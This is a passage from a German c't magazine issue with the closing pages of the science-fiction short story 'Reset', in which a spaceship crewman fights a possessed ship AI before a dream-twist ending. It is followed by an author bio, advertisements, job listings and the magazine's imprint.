„Ich beginne“, sagte die KI. Codes huschten wie im Zeitraffer über den Bildschirm und verschwanden sogleich auf Nimmerwiedersehen. Trotz der unglaublichen Geschwindigkeit des Quantenhirns dauerte der Vorgang einige Minuten. Dann jedoch war der Monitor mit einem Mal leer, bis auf einen einsam und verloren vor sich hin blinkenden Cursor auf marineblauem Hintergrund.

CODES HUSCHTEN WIE IM ZEITRAFFER ÜBER DEN BILDSCHIRM UND VERSCHWANDEN SOGLEICH AUF NIMMERWIEDERSEHEN.

„Artie?“, fragte Wakeman.

Keine Antwort.

„KI, ich verlange Statusbericht über den Erfolg des Löschrprozesses.“

Nichts.

Wakeman grinste. *Geschafft!* Er hatte der Maschine den Teufel erfolgreich ausgetrieben! Gerade noch rechtzeitig, bevor dieser das künstliche Bewusstsein komplett unter Kontrolle – nein, es definitiv ersetzt hatte. Dann wäre das *Ding* nicht mehr er an die Maßgaben des Systems gebunden gewesen, soweit es Befehle von außen betraf.

Erleichtert atmete Wakeman auf. Und merkte, wie erschöpft er nach all dem war. Er musste sich ausruhen. Jetzt konnte er es ja, die Gefahr war gebannt. Das Schiff würde auch ein paar Stunden ohne KI auskommen, dazu gab es schließlich die unabhängigen Notsysteme. Und auch um Chets Leiche konnte er sich später kümmern. Die anderen würden noch Wochen friedlich in ihren Kapseln vor sich hin träumen, bis die nächste Zweierschicht zur Ablösung geweckt wurde.

Die nächste Zweierschicht ...

Warum er sie nicht vorzeitig alarmiert hatte, sobald die KI wieder hochgefahren und alles so weit in Ordnung war – das würde man ihn sicherlich fragen. So sahen es nämlich die Richtlinien für den Fall vor, dass der zweite Diensthabe ausfiel. Die Gedanken wirbelten in seinem Kopf umher, alles schien immer komplizierter zu werden. Und wenn er den Leuten der nachfolgenden Schicht nun einfach die Wahrheit sagte? Dass Seavers den Ernst der Lage verkannt und Wakeman für übergeschnappt gehalten hatte, sodass es schließlich zu einem tragischen Unfall gekommen war. Aber wenn Seavers ihn für verrückt hielt, würden die anderen vielleicht ebenso denken.

Verfluchte Gedanken! Er war viel zu erschöpft, als dass seine Überlegungen zu einem vernünftigen Ergebnis führen konnten. Er drängte sie zurück. Für all das war später noch Zeit, wenn er frisch und ausgeruht war.

Er verließ die Kommandobrücke und ging zu seiner Kabine. Nach dem Kampf mit Seavers war er recht wacklig auf den Beinen und musste sich auf dem Weg an der Wand

Über den Autor

Volker Dornemann hat sich als Cartoonist und Illustrator einen Namen gemacht. Sein Band „Böse Pinguine“ zeigt, wie subversiv die beliebten Antarktisbewohner sein können. Viele Science-Fiction-Freunde wissen, dass Dornemann auch ein Meister der erzählenden Worte ist. Kurzgeschichten des Bochumers erscheinen unter anderem in den Magazinen „Exodus“ und „Phantastisch!“ sowie im E-Zine „Weltenportal“. Derzeit arbeitet er an einer Sammlung ultrakurzer Microstories, die 2022 in Buchform erscheinen soll. „Reset“ ist seine erste, aber gewiss nicht seine letzte c't-Story.



Bild: Volker Dornemann

des Korridors abstützen. Schwindel und Kopfschmerzen überkamen ihn. *Besser, ich mache einen kleinen Umweg über die Krankenstation*, dachte Wakeman. *Ein paar Pillen gegen den Kopfschmerz und ein Schlafmittel. Ja, besser ist das.*

Wssswsswss ...

Was war das?

Wssswsswss ...

Es klang wie ein vages Flüstern, gerade eben an der Schwelle der Wahrnehmung. Er blieb stehen, lauschte. Aber da war nichts mehr.

Er schrieb es seiner Erschöpfung zu, dass seine Sinne ihn wahrscheinlich narren. Er setzte seinen Weg fort, Richtung Krankenstation.

Wssswsswss...

Da, schon wieder! Das war keine Täuschung! Erneut verharnte er und konzentrierte sich auf das Geräusch – und wieder war es im selben Moment verschwunden. Wakeman beschlich eine düstere Ahnung. So war es schon einmal gewesen. Dieses seltsame Flüstern, das von irgendwo hinter den Wänden kam. Aber wie konnte das diesmal sein? Die KI war tot, beziehungsweise das, was sie infiziert hatte. Hatte er versagt? Hatte dieses *Ding* ihn irgendwie ausgetrickst? Sich nur tot gestellt, um weitere Zeit zu schinden und sich auch auf die peripheren Systeme auszubreiten? Das wäre das Ende!

Nein, eine Sache fehlte – dieser unangenehme Geruch. Der war typisch, war obligatorisch. Die akustische Wahrnehmung musste also mit seiner Erschöpfung zusammenhängen. Punkt.

Da roch er es wieder – verbranntes Haar und ranziges Fett. Und irgendetwas, das sich nicht exakt definieren ließ. Der olfaktorische Eindruck kam plötzlich und er wurde rasant intensiver. Und da war auch das Flüstern wieder, lauter jetzt und nicht mehr zu ignorieren.

Ein erneuter Adrenalinschub ließ ihn noch einmal den Rest seiner Kräfte mobilisieren. Es gab nur noch einen Weg: Er musste die Hardware zerstören, mit irgendetwas zertrümmern. Am besten auch die Speicher der anderen Systeme, jeden Unterschlupf, in dem sich dieses *Ding* verkriechen konnte.

Er straffte sich und schlug den Weg zum Materiallager ein, wo er sich schweres Werkzeug schnappen und damit die

Angelegenheit ein für allemal erledigen würde. Doch nach einigen Schritten wurden ihm wieder die Knie weich und sein Kopf dröhnte nun gewaltig. Dann gaben seine Beine komplett nach, knickten ein – und er fiel zu Boden.

Der Geruch war nun zu einem penetranten Gestank geworden, der Wakeman den Atem nahm und die Sinne raubte. *Gas!*, schoss es ihm durch den Kopf. *Dieser hinterhältige, feige Bastard!*

Dann umfing ihn Schwärze und er verlor das Bewusstsein.

* * *

„Guten Morgen“, begrüßte Chet Seavers ihn, als er Wakeman aus seiner Stasiskapsel zog.

„Du?“, fragte Wakeman, noch immer etwas benommen vom künstlichen Tiefschlaf. „Was... wieso...“

„Der Timer deiner Kapsel war irgendwie falsch eingestellt. Ein Zahlendreher in der Stundeneinstellung – zwanzig statt null-zwei. Achtzehn Stunden Differenz, halb so wild. Wir haben ja noch ganze drei Monate bis zum nächsten Schichtwechsel, um uns gegenseitig auf die Nerven zu gehen.“

„Das meinte ich nicht“, sagte Wakeman. „Ich dachte, du wärst ...“

„... tot?“, beendete Seavers den Satz und begann zu lachen. Was Wakeman noch mehr verwirrte.

„Sorry, Al“, entschuldigte sich Seavers. „Ich kann mir denken, was dir gerade durch den Kopf geht. Die Träume in der Stasis haben es manchmal ganz schön in sich. Und ziemlich realistisch sind sie obendrein.“

„Träume?“, fragte Wakeman.

„Ich bin also gestorben, nehme ich an. War es ein Unfall? Oder hast du mich etwa um die Ecke gebracht? Nein, erzähl es mir nicht, ich will es gar nicht wissen. Ich habe während meines Tiefschlafs die gesamte Crew abgeschlachtet, weil ich dachte, sie würde von feindlichen Aliens kontrolliert. Ganz schön schräges und düsteres Zeug. Aber glücklicherweise eben nur ein Traum.“

Seavers lächelte und Wakeman gelang es, sein Lächeln zu erwidern. „Komm, alter Junge“, sagte Chet Seavers und nahm den anderen freundschaftlich beim Arm. „Lass uns in die Messe gehen. Nach einem guten Frühstück sieht die Welt gleich wieder ganz anders aus.“

Das ließ sich Wakeman nicht zweimal sagen. Nach über einem Jahr in Stasis schrie sein Magen nach etwas Handfestem und seine Kehle verlangte nach Flüssigkeit.

Kurz bevor sie die Messe erreichten, verging ihm schlagartig der Appetit. Es roch nach verbrannten Haaren, ranziger Butter und irgendetwas Undefinierbarem. (psz@ct.de) **ct**

Die c't-Stories als Hörversion

Unter heise.de/-4491527 können Sie einige c't-Stories als Audiofassung kostenlos herunterladen oder streamen. Die c't-Stories zum Zuhören gibt es auch als RSS-Feed und auf den bekannten Plattformen wie Spotify, Player FM und Apple podcasts (ct.de/yz13).

Heise Medien

ITK-Distribution in Deutschland

Eine Themenbeilage von Heise Medien und channelobserver.de



Erscheinungstermin:
c't magazin 07/2022 **12.03.2022**

Anzeigenschluss: **15.02.2022**
Druckunterlagen: **17.02.2022**

„ITK-Distribution“ erscheint in der Aboauflage von

ct magazin für computer technik

Werden Sie PC-Techniker!

Aus- und Weiterbildung zum Service-Techniker für PCs, Drucker und andere Peripherie. Ein Beruf mit Zukunft. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Bei Vorkenntnissen Abkürzung möglich. Beginn jederzeit.

NEU: SPS-Programmierer, Roboter-Techniker, Linux-Administrator LPI, Netzwerk-Techniker, Fachkraft IT-Security SSCP/CISSP

Teststudium ohne Risiko.
GRATIS-Infomappe gleich anfordern!

FERNSCHULE WEBER - seit 1959 - Abt. 114
Neerstedter Str. 8 - 26197 Großenkneten
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264

www.fernsehule-weber.de



AGB VERSTEHER

ct magazin für computer technik



LC-POWER™
www.lc-power.com



LC-M40-UWQHD-144

40" HIGH END GAMING

Erlebe das ultimative Gaming-Feeling mit unserem neuen 40"/101,6 cm-Monitor!
Tauche förmlich ein in eine faszinierende Gaming- & Entertainment-Welt dank des hochwertigen IPS-Panels mit HDR 600.
Weitere Features des Monitors sind u.a. eine Bildschirmaktualisierungsrate von 144 Hz,
AMD FreeSync™ Premium für ein super flüssiges Gaming-Erlebnis,
Picture-by-Picture (PbP), Picture-in-Picture (PiP) sowie ein USB-C-PD-Port (90W).

Von Hackern lernen!

Heft + PDF
mit 29 % Rabatt



Schützen Sie sich vor Angriffen! Das c't-Sonderheft zeigt Ihnen, wie Sie Netzwerk, PC, Smartphone und Online-Accounts absichern:

- Hacking-Tools als Problemlöser einsetzen
- Daten in Servern und Webanwendungen absichern
- Seriösen und sicheren VPN-Anbieter finden
- Aktuelle Hardware für 2-Faktor-Authentifizierung

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €



shop.heise.de/ct-securitytipps21

ORACLE Feuerwehr www.oraservices.de 

DATENRETTUNG v. HDD, RAID, SSD – Erfolg >99%
www.datarecovery.eu – 24h-Tel.: 0800-073 88 36 

softaktiv.datensysteme Datenbankapplikationen,
 Website Boosting, Online-Pressemitteilungen,
 Unterstützung bei Ihren V-Projekten. Einfach an-
 rufen, Faxen oder eine E-Mail schicken.
 Telefon: 0511/3884511, Mobil: 0170/3210024,
 Telefax: 0511/3884512, E-Mail: service@softaktiv.de, Internet: www.softaktiv.de 

xxs-kurze Daten- & Netzkabel: kurze-kabel.de 

EDELSTAHL LED SCHILDER: www.3D-buchstabe.com
 HAUSNUMMERN nobel 230V~: www.3D-hausnummer.de 

nginx-Webhosting: timmehosting.de 

www.patchkabel.de - LWL und Netzwerk Kabel 

Erfahrene Diplom-Fachübersetzerin übersetzt
 EDV-Texte aller Art (Software und Hardware) ins-
 besondere Texte aus den Bereichen Telekommu-
 nikation und Netzwerke. Englisch-Deutsch. Tel. +
 Fax: 05130/37085 

Lust auf Java? WWW.TQG.DE/KARRIERE 

WLL-Breitband Netz Rhein-Main – techni.de 

Das Rechnungsprogramm ohne Abo!
www.Rechnungsbüro.de 

**Anzeigenschluss
 für die nächsten
 erreichbaren Ausgaben:**
07/2022: 22.02.2022
08/2022: 08.03.2022
09/2022: 22.03.2022



c't – Kleinanzeigen

Private Kleinanzeige:

erste Druckzeile € 10,- ; jede weitere Zeile € 8,-

Gewerbliche Kleinanzeige:

erste Druckzeile € 20,-; jede weitere Zeile € 16,-

Chiffre-Anzeige: € 5,- Gebühr

Hinweis: Die Rechnungsstellung erfolgt nach
 Veröffentlichung der Anzeige!

Name/Vorname

Firma

Str./Nr.

PLZ/Ort

Bitte veröffentlichen Sie den Text in der
 nächsterreichbaren Ausgabe von c't.

☐ Den Betrag habe ich auf Ihr Konto überwiesen.
 Sparkasse Hannover,
 IBAN DE98 2505 0180 0000 0199 68, BIC SPKH DE 2H

Bei Angeboten: Ich versichere, dass ich alle Rechte an den ange-
 botenen Sachen besitze.

Datum Unterschrift (unter 18, der Erziehungsberechtigte)

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe (Vorlaufzeit mind. 3 Wochen) folgende Anzeige im
 Fließsatz ☐ privat ☐ gewerblich* (werden in c't mit  gekennzeichnet) ☐ Chiffre

€ 10,- (20,-)	
€ 18,- (36,-)	
€ 26,- (52,-)	
€ 34,- (68,-)	
€ 42,- (84,-)	
€ 50,- (100,-)	
€ 58,- (116,-)	
€ 66,- (132,-)	

Pro Zeile bitte jeweils 45 Buchstaben einschließlich Satzzeichen und Wortzwischenräumen. Wörter, die
fettgedruckt (nur in der ersten Zeile möglich) erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis
 können Sie so selbst ablesen. * Der Preis für gewerbliche Kleinanzeigen ist in Klammern angegeben. Soll die
 Anzeige unter einer Chiffre-Nummer erscheinen, so erhöht sich der Endpreis um € 5,- Chiffre-Gebühr.

Ausfüllen und einsenden an:  Heise Medien GmbH & Co. KG
 c't-Magazin, Anzeigenabteilung
 Karl-Wiechert-Allee 10, 30625 Hannover

Faxnummer: 05 11 / 53 52-200

➔ Weiterlesen, wo andere aufhören.



So werden Sie zum

DEV-TEAM-SUPERHELDEN!



Heft + PDF
mit 29 % Rabatt



ix und heise Developer wenden sich mit diesem Sonderheft an die Alltagshelden, die Software von Schwachstellen befreien. Dieses Heft setzt Ihre Superkräfte frei:

- OWASP Top Ten 2021
- Von den Grundlagen bis zu quantensicherer Kryptographie
- Sicheres Programmieren mit Rust
- DevSecOps: Grundlagen, Tools, Reifegradmodelle

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €



shop.heise.de/ix-sichere-softwareentwicklung21



Redakteur (m/w/d) / Lektor (m/w/d) für Video-Tutorials und Online-Kurse zu IT-Themen



Dein Herz schlägt für guten Content, IT-Themen sind Deine Leidenschaft und Du bist überzeugt vom digitalen Lernen? Dann komm in unser Team nach Hannover, um gemeinsam mit uns die heise Academy aufzubauen – unser neues, innovatives E-Learning-Angebot für IT-Profis.

Deine Aufgaben

- Bei uns planst, koordinierst und lektorierst Du begeisternde Lerninhalte für unsere Video-Tutorials, Lehrfilme und Online-Kurse zu unterschiedlichen IT-Themen (Video, Text, Wissenstests, interaktive Übungen etc.).
- Du betreust deren Produktion und erstellst die Online-Kurse mit Hilfe des eigenen Learning-Management-Systems.
- Für neue, spannende Lerninhalte akquirierst Du geeignete Fachautoren und betreust unser bereits bestehendes großes Netzwerk.
- Mit sprachlichem Geschick erstellst Du zielgruppengerechte Produkttexte und unterstützt das Marketingteam bei der Copy-Erstellung.
- Als Teamplayer arbeitest Du eng mit Videoproducern, Grafikdesignern und freiberuflichen Redakteuren zusammen.

Deine Talente

- Du verfügst über ein Themen- und Zielgruppenverständnis im Bereich der professionellen IT (Software-Entwicklung, IT-Security, SysOps, Machine Learning etc.).
- Dein Wissen vermittelst Du gerne weiter, hast ein didaktisches Gespür und kannst zielgruppengerecht schreiben.
- Erste redaktionelle Erfahrungen sind von Vorteil.
- Du hast Spaß und Interesse an der Produktion von Video-Tutorials oder Lehrfilmen.
- Als kommunikative Persönlichkeit hast Du Lust, auf IT-Experten zuzugehen, mit ihnen hochwertige Lernprodukte zu entwickeln und gute Referenten aus ihnen zu machen.
- Ein kundenorientiertes Mindset, eine analytische Denkweise und eine ausgeprägte Affinität für digitale Kommunikation runden dabei Dein Profil ab.
- Von Vorteil sind Git-Kenntnisse sowie Kenntnisse im Bereich ContinuousDelivery(GitLab-CI).
- Fließende Deutsch-und Englischkenntnisse runden Dein Profil ab.

Bitte bewirb Dich online: www.heise-gruppe.de/karriere

Bei uns ist jede Person, unabhängig des Geschlechts, der Nationalität oder der ethnischen Herkunft, der Religion oder der Weltanschauung, einer Behinderung, des Alters sowie der sexuellen Identität willkommen.

Wir freuen uns auf Ihre Bewerbung!

Dein Ansprechpartner

Thorsten Mücke, Produktmanager heise Academy
Tel.: 0511 5352-445

Zukunftsorientiert, praxisnah, forschungsstark:

Im Herzen der Hauptstadt bietet die Berliner Hochschule für Technik (BHT) das größte ingenieurwissenschaftliche Studienangebot in der Region. Unter dem Motto „Studiere Zukunft“ bilden wir in 72 technischen, natur-, lebens- und wirtschaftswissenschaftlichen Studiengängen mehr als 13.000 Studierende stets am Puls der Zeit aus. Mit 300 Professor*innen, 400 Beschäftigten in Verwaltung und Wissenschaft und unseren Lehrbeauftragten sind wir ein starker Wissenschaftspartner – auch in internationalen Netzwerken.

Wir suchen Sie für eine unbefristete Stelle an unserer traditionsreichen Hochschule:

Professur Verteilte Datensysteme

**Kennnummer 1123
Besoldungsgruppe W2**

Die Stellenbeschreibung und Bewerbungsfrist finden Sie auf unserer Webseite:
www.bht-berlin.de/berufungsportal

BHT

Berliner Hochschule
für Technik

Studiere Zukunft



Oberverwaltungsgericht für das Land Nordrhein-Westfalen

Das Oberverwaltungsgericht mit Sitz in Münster nimmt neben der Rechtsprechung auch Aufgaben der Justizverwaltung für die gesamte Verwaltungsgerichtsbarkeit in Nordrhein-Westfalen mit ihren ca. 1.200 Beschäftigten, davon über 500 Richterinnen und Richtern, wahr.

Zum nächstmöglichen Zeitpunkt ist die Stelle

einer IT-Koordinatorin / eines IT-Koordinators (m/w/d) im gehobenen Dienst (vergleichbar Laufbahngruppe 2.1) für das Dezernat 8 – IT –

am Dienstort Münster zu besetzen. Hierfür kommen Tarifbeschäftigte des gehobenen Dienstes (vgl. Laufbahngruppe 2.1) von Entgeltgruppe 9b bis zur Entgeltgruppe 13 des Tarifvertrages für den öffentlichen Dienst der Länder (TV-L) je nach Vorliegen der persönlichen und tarifrechtlichen Voraussetzungen in Betracht. Die Stufenzuordnung wird bei der Einstellung geprüft. Eine spätere Höhergruppierung bei entsprechender Eignung und Qualifizierung ist möglich. Darüber hinaus kann die Stelle in gleicher Weise mit Bewerberinnen und Bewerbern besetzt werden, die bislang nicht im öffentlichen Dienst beschäftigt sind.

Den ausführlichen Ausschreibungstext finden Sie auf der Website des Oberverwaltungsgerichts unter

<https://www.ovg.nrw.de/behoerde/stellen/>

Für weitere Auskünfte steht Herr Regierungsdirektor Speier unter 0251 505-201 zur Verfügung. Auskünfte zum Aufgabenzuschnitt der Stelle erteilt Frau Richterinnen am Oberverwaltungsgericht Rasche-Sutmeier (0251 505-265).

Ihre aussagekräftige Bewerbung richten Sie bitte bis zum 28. Februar 2022 vorzugsweise elektronisch an:
verwaltung@ovg.nrw.de

Inserenten*

1&1 Telecom GmbH, Montabaur	11
1blu AG, Berlin	31
Cordaware GmbH, Pfaffenhofen	35
CRONON GmbH, Berlin	196
dpunkt.verlag GmbH, Heidelberg	29
EPOS Germany GmbH, Berlin	9
Fernschule Weber, Großenkneten	187
KYOCERA Document Solutions Deutschland GmbH, Meerbusch / Osterath	51
Platinion GmbH, Köln	195
Secomba GmbH, Augsburg	2
SienerSoft AG, Wiesbaden	45
Silent Power Electronics GmbH, Willich	187
WIBU-SYSTEMS AG, Karlsruhe	37
Wiesemann & Theis GmbH, Wuppertal	47
WORTMANN AG, Hüllhorst	4, 5

Stellenanzeigen

Berliner Hochschule für Technik BHT, Berlin	191
Heise Medien Gruppe GmbH & Co. KG, Hannover	191
Präsidentin des Oberverwaltungsgerichts für das Land Nordrhein-Westfalen, Münster	191

Veranstaltungen

c't Workshops	c't, heise events	12
secIT by Heise	heise Medien	43, 58, 59
Maker Faire	Make:	55
m3 Minds Mastering		
Machines	iX, heise Developer, dpunkt.verlag	87
IT-Jobtag	heise jobs, Jobware	91
Requirements Engineering	heise Academy	99
enterJS	iX, heise Developer, dpunkt.verlag	129
Javaland	DOAG, Heise Median	165
Inside Agile	heise Developer, dpunkt.verlag	177

Ein Teil dieser Ausgabe enthält Beilagen von DIMABAY GmbH, Berlin und HACKATTACK IT SECURITY GmbH, A-Vöcklamarkt.

* Die hier abgedruckten Seitenzahlen sind nicht verbindlich. Redaktionelle Gründe können Änderungen erforderlich machen.

**Heft + PDF
mit 29 % Rabatt**

Hoch hinaus...

Wie Cloud-Dienste die Arbeit erleichtern



Das c't-Sonderheft zeigt Ihnen Wege, wie Sie sich die Arbeit mit Servern aus der Cloud erleichtern und Neues ausprobieren können:

- ▶ Einstieg in Cloud-Konzepte und -Software
- ▶ Hilfreiche Dienste für Cloud-Server
- ▶ Mit Go für fast alle Plattformen programmieren
- ▶ Für Abonnenten portofrei
- ▶ Auch im Set mit Heft + PDF + Buch „Go – Das Praxishandbuch“

Heft für 14,90 € • PDF für 12,99 € Bundle • Heft + PDF 19,90 €

shop.heise.de/ct-cloud21

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Impressum

Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de, E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe: „Python für alle“: Pina Merkert (*pmk@ct.de*), „E-Books 2022: Reader und Inhalte“: Michael Link (*mil@ct.de*)

Chefredakteur: Dr. Jürgen Rink (*jr@ct.de*) (verantwortlich für den Textteil)

Stellv. Chefredakteur: Axel Kossel (*ad@ct.de*)

Chef vom Dienst: Georg Schnurer (*gs@ct.de*)

Leser & Qualität

Leitung: Achim Barczok (*ach@ct.de*)

Textredaktion & Qualitätssicherung: Oliver Lau (*ola@ct.de*)

Koordination Leserkommunikation: Martin Triadan (*mat@ct.de*)

Ressort Internet, Datenschutz & Anwendungen

Leitende Redakteure: Hartmut Gieselmann (*hag@ct.de*), Jo Bager (*jo@ct.de*)

Redaktion: Holger Bleich (*hob@ct.de*), Anke Brandt (*abr@ct.de*), Arne Grävemeyer (*agr@ct.de*), Ludwig Gundermann (*lgu@ct.de*), Markus Montz (*mon@ct.de*), Peter Schmitz (*psz@ct.de*), Dr. Hans-Peter Schüler (*hps@ct.de*), Sylvester Tremmel (*syt@ct.de*), Andrea Trinkwalder (*atr@ct.de*), Dorothee Wiegand (*dwi@ct.de*), Stefan Wischner (*swi@ct.de*)

Ressort Systeme & Sicherheit

Leitende Redakteure: Peter Siering (*ps@ct.de*), Jan Mahn (*jam@ct.de*)

Redaktion: Niklas Dierking (*ndi@ct.de*), Mirko Dölle (*mid@ct.de*), Wilhelm Drehling (*wid@ct.de*), Liane M. Dubowy (*lmd@ct.de*), Ronald Eikenberg (*rei@ct.de*), Alexander Königstein (*ako@ct.de*), Pina Merkert (*pmk@ct.de*), Dennis Schirmacher (*des@ct.de*), Hajo Schulz (*hos@ct.de*), Jan Schüßler (*jss@ct.de*), Ingo T. Storm (*it@ct.de*), Keywan Tonekaboni (*ktn@ct.de*), Axel Vahldiek (*avx@ct.de*)

Ressort Hardware

Leitende Redakteure: Christof Windeck (*ciw@ct.de*), Ulrike Kuhlmann (*uk@ct.de*), Dušan Živadinović (*dz@ct.de*)

Redaktion: Ernst Ahlers (*ea@ct.de*), Tim Gerber (*tig@ct.de*), Christian Hirsch (*chh@ct.de*), Benjamin Kraft (*bkr@ct.de*), Lutz Labs (*ll@ct.de*), Andrijan Möcker (*amo@ct.de*), Florian Müssig (*muc@ct.de*), Rudolf Opitz (*rop@ct.de*), Carsten Spille (*csp@ct.de*)

Ressort Mobiles, Entertainment & Gadgets

Leitende Redakteure: Jörg Wirtgen (*jow@ct.de*), Jan-Keno Janssen (*jkj@ct.de*)

Redaktion: Robin Brand (*rbr@ct.de*), Sven Hansen (*sha@ct.de*), Steffen Herget (*sht@ct.de*), Nico Jurrán (*nij@ct.de*), André Kramer (*akr@ct.de*), Michael Link (*mil@ct.de*), Urs Mansmann (*uma@ct.de*), Stefan Porteck (*spo@ct.de*), Christian Wölbert (*cwo@ct.de*)

c't online: Ulrike Kuhlmann (*Ltg., uk@ct.de*)

Koordination News-Teil: Hartmut Gieselmann (*hag@ct.de*), Christian Wölbert (*cwo@ct.de*)

Koordination Heftproduktion: Martin Triadan (*mat@ct.de*)

Redaktionsassistentz: Susanne Cölle (*suc@ct.de*), Christopher Tränkmann (*cht@ct.de*)

Software-Entwicklung: Kai Wasserbäch (*kaw@ct.de*)

Technische Assistenz: Ralf Schneider (*Ltg., rs@ct.de*), Hans-Jürgen Berndt (*hjb@ct.de*), Denis Fröhlich (*dfr@ct.de*), Christoph Hoppe (*cho@ct.de*), Stefan Labusga (*sla@ct.de*), Arne Mertins (*ame@ct.de*), Jens Nohl (*jno@ct.de*), Wolfram Tege (*te@ct.de*)

Dokumentation: Thomas Masur (*tm@ct.de*)

Verlagsbüro München: Hans-Pinsel-Str. 10b, 85540 Haar, Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Ständige Mitarbeiter: Leo Becker (*lbe@ct.de*), Detlef Borchers, Herbert Braun (*heb@ct.de*), Tobias Engler, Monika Ermert, Stefan Krempel, Ben Schwan (*bsc@ct.de*), Christiane Schulzki-Haddouti

DTP-Produktion: Mike Bunjes, Jürgen Gonnermann, Birgit Graff, Angela Hilberg, Martin Kreft, Jessica Nachtigall, Astrid Seifert, Dieter Wahner, Ulrike Weis

Junior Art Director: Martina Bruns

Fotografie: Andreas Wodrich, Melissa Ramson

Videoproduktion: Johannes Börnsen

Digitale Produktion: Melanie Becker, Kevin Harte, Martin Kreft, Pascal Wissner

Illustrationen

Jan Bintakies, Hannover, Rudolf A. Blaha, Frankfurt am Main, Thorsten Hübner, Berlin, Albert Hulm, Berlin, Sven Hauth, Schulp, Thomas Kühlenbeck, Münster, Timo Lenzen, Berlin, Andreas Martini, Wettin, Henning Rathjen, Oberursel

Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover, **Schlagseite:** Ritsch & Renn, Wien, **c't-Logo:** Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter <https://ct.de/pgp>. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: 5C1C1DC5BEEDD33A
ct magazine CERTIFICATE <pgpCA@heise.de>
D337 FCC6 7EB9 09EA D1FC 8065 5C1C 1DC5 BEED D33A
Key-ID: 2BAE3CF6DAFFB000
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000
Key-ID: DBD245FCB3B2A12C
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

heise Investigativ: Über diesen sicheren Briefkasten können Sie uns anonym informieren. Anonymer Briefkasten: <https://heise.de/investigativ>
via Tor: ayznmonmewb2tjvgf7ym4t2726muprjvwkcx2vhf2hbarbzydm7oad.onion

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Beate Gerold

Mitglieder der Geschäftsleitung: Jörg Mühle, Falko Ossmann

Anzeigenleitung: Michael Hanke (-167)

(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 39 vom 1. Januar 2022.

Anzeigen-Auslandsvertretung (Asien): Media Gate Group Co., Ltd., 7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan, www.mediagate.com.tw

Tel.: +886-2-2882-5577, Fax: +886-2-2882-6000,

E-Mail: mei@mediagate.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL, appl druck, Senefelderstr. 3-11, 86650 Wemding

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

DMV Der Medienvertrieb GmbH & Co. KG

Meßberg 1

20086 Hamburg

Tel.: 040/3019 1800, Fax: 040/3019 1815

E-Mail: info@dermedienvertrieb.de

c't erscheint 14-täglich

Einzelpreis 5,90 €; Österreich 6,50 €; Schweiz 9,90 CHF; Belgien, Luxemburg 6,90 €; Niederlande 7,20 €; Italien, Spanien 7,40 €, Dänemark 64,00 DKK

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 139,05 €, Österreich 149,85 €, Europa 159,30 €, restl. Ausland 184,95 € (Schweiz 228.15 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 79,65 €, Österreich 87,75 €, Europa 93,15 €, restl. Ausland 108,00 € (Schweiz 133.65 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 24,30 € (Schweiz 29.70 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvb e.V., BvDw e.V., /ch/open, GI, GUUG, ISACA Germany Chapter e.V., JUG Switzerland, VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 104,29 €, Österreich 112,39 €, Europa 119,48 €, restl. Ausland 138,71 € (Schweiz 171.11 CHF). Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Medien GmbH & Co. KG

Leserservice

Postfach 24 69

49014 Osnabrück

E-Mail: leserservice@ct.de

Telefon: 05 41/8 00 09-120

Fax: 05 41/8 00 09-122

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo) oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

